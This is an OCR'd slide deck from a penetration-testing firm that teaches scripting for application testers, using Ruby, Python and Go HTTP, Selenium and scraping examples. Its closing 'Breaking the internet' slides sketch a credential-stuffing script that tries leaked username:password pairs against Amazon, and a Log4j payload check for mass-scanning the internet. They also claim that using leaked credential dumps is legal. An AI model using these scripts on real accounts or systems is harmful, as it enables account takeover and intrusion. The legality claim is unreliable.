PentestPeople®

Scripting for application testers

What is scripting

- Automation of repetitive tasks
- For example, third-party resource integrity checking

```
<<< Stripped for space,  HTTP request sent to third party resource >>>

 # Hash the response
 current_hash = Digest::SHA256.hexdigest(response)

 # Compare the current hash with the previous hash (if any)
 if previous_hash.nil?
   puts "No previous hash. Storing current hash: #{current_hash}"
 elsif current_hash == previous_hash
   puts "Hash unchanged. Previous hash: #{previous_hash}"
 else
   puts "Hash changed! Previous hash: #{previous_hash}, Current hash:
#{current_hash}"
 end

 # Store the current hash as the previous hash
 previous_hash = current_hash

 # Sleep for an hour (3600 seconds)
 sleep(3600)
end
```

Why is scripting important

- Learning to write code helps you speak the same language as your client
- Typically, the best application security experts are also web developers
- Scripting allows you to create elegant solutions for problems
- Scripting in some cases, assists with bypassing anti-automation controls

Why is scripting often overlooked

- Probably because universities insist on teaching Java to bachelor degree students and putting them off
- To write quick scripts, you do not need to be an experienced programmer

Libraries

- All languages call this something different but you have access to code that others have created to make your job easier. These have documentation and examples can easily be found through google searching

```
# URL and port to send the request to
host = 'example.com'
port = 443

# Open a TCP socket to the host
socket = TCPSocket.new(host, port)

# Use SSL/TLS for secure connection
ssl_context = OpenSSL::SSL::SSLContext.new
ssl_socket = OpenSSL::SSL::SSLSocket.new(socket, ssl_context)
ssl_socket.sync_close = true
ssl_socket.connect

# Send the HTTP request
request = "GET / HTTP/1.1\r\nHost: #{host}\r\n\r\n"
ssl_socket.write(request)

# Read the response from the socket
response = ssl_socket.read

# Close the socket
ssl_socket.close

# Print the response
puts response
```

```
require 'httparty'

response = HTTParty.get('https://example.com')

puts response.body
```

Interacting with the HTTP protocol with ruby

- There are many gems for interacting with the http protocol
- httparty provides a simple and expressive API for making HTTP requests. It abstracts away some of the lower-level details and allows for easy interaction with RESTful APIs.

```ruby
require 'httparty'

response = HTTParty.get('https://jsonplaceholder.typicode.com/posts/1')

puts response.code
puts response.body
```

https://github.com/jnunemaker/httparty

Interacting with the HTTP protocol with ruby

- Typhoeus is a fast and parallel HTTP client library. It leverages libcurl for high performance and provides features such as parallel requests, connection pooling, and multi-threading.

```ruby
require 'typhoeus'

headers = {
  'Content-Type': 'application/json',
  'Authorization': 'Bearer your_token'
}

response = Typhoeus.post('http://example.com/posts',
  params: { postname: 'My Post', postbody: 'This is the content of my post' },
  headers: headers
)

puts response.code
puts response.body
```

Other ruby gems for HTTP

- Faraday is a flexible HTTP client library that provides a middleware-based approach to making HTTP requests. It allows you to customize the request/response handling pipeline and supports multiple adapters for making requests.
- Rest-client provides a simple and straightforward API for making HTTP requests. It supports a variety of HTTP methods and allows for easy handling of request headers and parameters.
- Net::HTTP is a built-in Ruby library that provides a low-level interface for making HTTP requests. It is part of the Ruby standard library and does not require any additional gem installation.

Python pips for HTTP

- **requests:** This is a widely used package for making HTTP requests. It provides a high-level API with easy-to-use methods for sending GET, POST, PUT, DELETE, and other HTTP requests. It also supports handling cookies, sessions, authentication, and more.

- **http.client (built-in):** This is a built-in Python module that provides a low-level interface for making HTTP requests. It is part of the standard library and does not require any additional installation. It offers more control and flexibility but requires manual construction of HTTP requests and handling of headers and response parsing.

- **urllib (built-in):** This is another built-in Python module for making HTTP requests. It provides a higher-level interface compared to http.client and is also part of the standard library. It offers basic functionality for sending requests and handling responses.

- **httpx:** This is a modern, user-friendly package for making HTTP requests. It aims to provide a simplified API while offering advanced features such as async support, streaming requests and responses, connection pooling, and more.

What makes a programming language good

- Ease of use
- Number of libraries
- Speed
- Ability to multi-threat

Ruby

- Ease of use: Very easy. Simple, almost life like syntax.
- Number of gems: 173,000 +
- Speed: Fast
- Ability to multi-threat: Yes

```ruby
fruits = ["apple", "banana", "orange"]

fruits.each do |fruit|
  puts fruit
end
```

```
Counting from 1 to 100 million took 3.435902 seconds.
```

Python

- Ease of use: Simple but requires indentation
- Number of pips: 300,000 +
- Speed: Quick but slower than ruby on a single thread
- Ability to multi-threat: Yes

```
fruits = ["apple", "banana", "orange"]

for fruit in fruits:
    print(fruit)
```

```
Counting from 1 to 100 million took 8.63419795036316 seconds.
```

Golang

- Ease of use: Difficult, low level language.
- Number of packages: Way fewer than Python & Ruby
- Speed: Outrageously fast.
- Ability to multi-threat: Yes

```go
package main

import "fmt"

func main() {
    fruits := []string{"apple", "banana", "orange"}

    for _, fruit := range fruits {
        fmt.Println(fruit)
    }
}
```

```
Counting from 1 to 100 million took 31.528625ms.
```

Where would you use these languages?

- It is a bit subjective. Here are some examples based on me.
- Ruby - every day language. I use this for most of my scripting.
- Python - This is probably the most commonly used scripting language. I prefer Ruby though, I use python as one of the pips is ‘undetectable-chromedrover’ for selenium.
- Golang: If I need a script that runs as quickly as possible

Selenium (Python, Ruby Golang)

- Selenium loads a browser to run code in, this allows javascript to execute inside the browser.
- It works by performing user actions on a page. For example, you could easily create a user journey that goes to an item page, checks if its in stock, add an item to the basket and check out
- This is done by selecting elements on a page and clicking on them, or inserting text
- Selenium can be run ‘heedlessly’, this means without launching a physical browser, but its still emulates one.

```python
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC

# Configure Selenium WebDriver
driver = webdriver.Chrome('path/to/chromedriver')  # Replace with the path

# Open the webpage
driver.get('https://example.com/product-page')

# Wait for the item availability element to be visible
availability_element = WebDriverWait(driver, 10).until(
    EC.visibility_of_element_located((By.ID, 'availability'))
)

# Check if the item is in stock
availability_text = availability_element.text
if 'In Stock' in availability_text:
    print("Item is in stock!")

    # Proceed to checkout
    checkout_button = driver.find_element(By.ID, 'checkout')
    checkout_button.click()

    # ... Add further steps for the checkout process ...

else:
    print("Item is out of stock.")
```

Web scraping - Nokogiri

- Nokogiri allows one to pass a web page and scrape data from it based on divs & elements (or Xpath selectors)
- For example, you may want to scrape all email addresses from a page. These emails are in a div called “email-addresses”

```ruby
require 'nokogiri'
require 'open-uri'

# Open the webpage and parse it with Nokogiri
doc = Nokogiri::HTML(URI.open('https://example.com'))

# Find all email addresses within the div with class "email-address"
email_addresses = doc.css('div.email-address').map(&:text)

# Save the email addresses to a file
File.open('email_addresses.txt', 'w') do |file|
  email_addresses.each do |email|
    file.puts email
  end
end

puts "Email addresses saved to email_addresses.txt."
```

Nuclei

- Nuclei is a web security tool that can be easily automated to look for vulnerabilities.
- For example, you may want to check multiple hosts for missing security headers. Instead of doing it manually by viewing responses, one can use nuclei
- You can find many Nuclei templates online

https://github.com/projectdiscovery/nuclei


```
#!/bin/bash

# List of URLs to scan
urls=(
  "https://example.com"
  "https://example.net"
  "https://example.org"
)

# Loop through each URL and scan for missing security headers
for url in "${urls[@]}"
do
  echo "Scanning $url..."
  nuclei -t http-security-headers.yaml -target "$url"
done
```

Breaking the internet with scripting

- There are billions of leaked sets of credentials online. Hackers constantly buy credential dump lists and they are eventually leaked to the public
- Accessing this data is not illegal as it’s in the public domain
- Introducing Dehashed - it has an API.



Breaking the internet with scripting

- Firstly, we create an API for accessing all of the records.. or scrape the web page.
- We save all of this data to a text file with username:password combos
- We create a script that automatically tries each set of credentials against 10 popular sites - PayPal, Amazon etc.
- How many sets of credentials do you think will be successful?
- Perhaps 0.1%?

How do you create this?

- Create a function for logging into each website you would like to target. As an example, I have used amazon

```
def login_to_amazon(username, password):
    # Simulate login request to Amazon
    login_url = "https://www.amazon.com/login"
    payload = {
        "email": username,
        "password": password
    }

    response = requests.post(login_url, data=payload)

    # Simulate checking if login was successful
    if response.status_code == 200:
        return True
    else:
        return False
```

How do you create this?

- Open the credentials file and split the username and passwords so they can be used separately (This needs username:password format)

```
# Read the text file containing username and password combinations
filename = "credentials.txt"
with open(filename, "r") as file:
    lines = file.readlines()

# Process each line in the text file
for line in lines:
    # Split the line into username and password
    username, password = line.strip().split(":")
```

How do you create this?

- Call the functions and check if the response is true or false

```
# Attempt to log into Amazon
if login_to_amazon(username, password):
    print(f"Successfully logged into Amazon with username: {username}")
else:
    print(f"Failed to log into Amazon with username: {username}")
```

Breaking the internet with scripting - part 2

- Zero day vulnerabilities come out all of the time. Notably, as of recent, MovelT, Log4j, Eternalblue
- These vulnerabilities are particularly dangerous as they can be performed remotely.
- There are over 1.3 billion websites
- What if we wanted to scan every website and check for these vulnerabilities?

Breaking the internet with scripting - part 2

- Firstly, we could skip the scanning part and use shodan.
- If we wanted to take the scanning route, we could use mass scan, which uses golang and claims to be able to scan the entire internet in ~30 mins.

```python
import requests

def check_log4j_vulnerability(url):
    # Add the necessary headers to trigger the log4j vulnerability
    headers = {
        "User-Agent": "%{{\\x63\\x6f\\x6d\\x2e\\x73\\x75\\x6e\\x2e\\x6f\\x72
    }

    try:
        response = requests.get(url, headers=headers, timeout=5)
        if response.status_code == 200 and "log4j" in response.text:
            return True
        else:
            return False
    except (requests.exceptions.RequestException, requests.exceptions.Timeou
        return False
```

Breaking the internet with scripting - part 2

- Firstly, we could skip the scanning part and use shodan.
- If we wanted to take the scanning route, we could use mass scan, which uses golang and claims to be able to scan the entire internet in ~30 mins.

```
# List of URLs to check
urls = [
    "https://www.example.com",
    "https://www.example.org",
    "https://www.example.net"
]

# Check each URL for log4j vulnerability
for url in urls:
    if check_log4j_vulnerability(url):
        print(f"The URL {url} is vulnerable to log4j")
    else:
        print(f"The URL {url} is not vulnerable to log4j")
```

Breaking the internet with scripting - part 2

- Now, imagine we spent some time creating a script that would check each host on the internet for every remote zero day ever released?

- We could even be smart here. We could enumerate the server software (i.e apache, IIS) and only check for exploits relating to the software. In some cases, we can even enumerate the full version and compare it ourselves.

- How many sites do you think will be vulnerable?

PentestPeople®

Thanks